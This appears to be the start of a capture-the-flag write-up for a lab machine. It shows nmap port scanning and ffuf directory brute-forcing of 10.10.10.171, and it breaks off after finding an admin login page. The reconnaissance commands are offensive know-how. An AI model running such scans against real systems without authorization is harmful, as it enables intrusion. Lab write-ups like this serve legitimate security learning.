
Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap -sV -p- 10.10.10.171 --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-11 17:54 IST
Nmap scan report for 10.10.10.171
Host is up (0.33s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 92.16 seconds
```


2) Checked the webpage





It is just default page

3) Found pages


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt  -u http://10.10.10.171/FUZZ -t 200 -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.171/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 392ms]
music                   [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 9006ms]
artwork                 [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 335ms]
                        [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 366ms]
sierra                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 343ms]
:: Progress: [87651/87651] :: Job [1/1] :: 123 req/sec :: Duration: [0:04:00] :: Errors: 165 ::
```




10.10.10.171/artwork/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Grow Up Your Organization .
VIEW OUR SERVICES
Financial Analysis
Lorem ipsum dolor sit amet, consectetur adipisicing elit. Sed!
VIEW OUR SERVICES
Marketing Plans
Lorem ipsum dolor sit amet, consectetur adipisicing elit. Sed!
VIEW OUR SERVICES
Optimize Solutions
Lorem ipsum dolor sit amet, consectetur adipisicing elit. Sed!
VIEW OUR SERVICES




4) Found another admin page on login

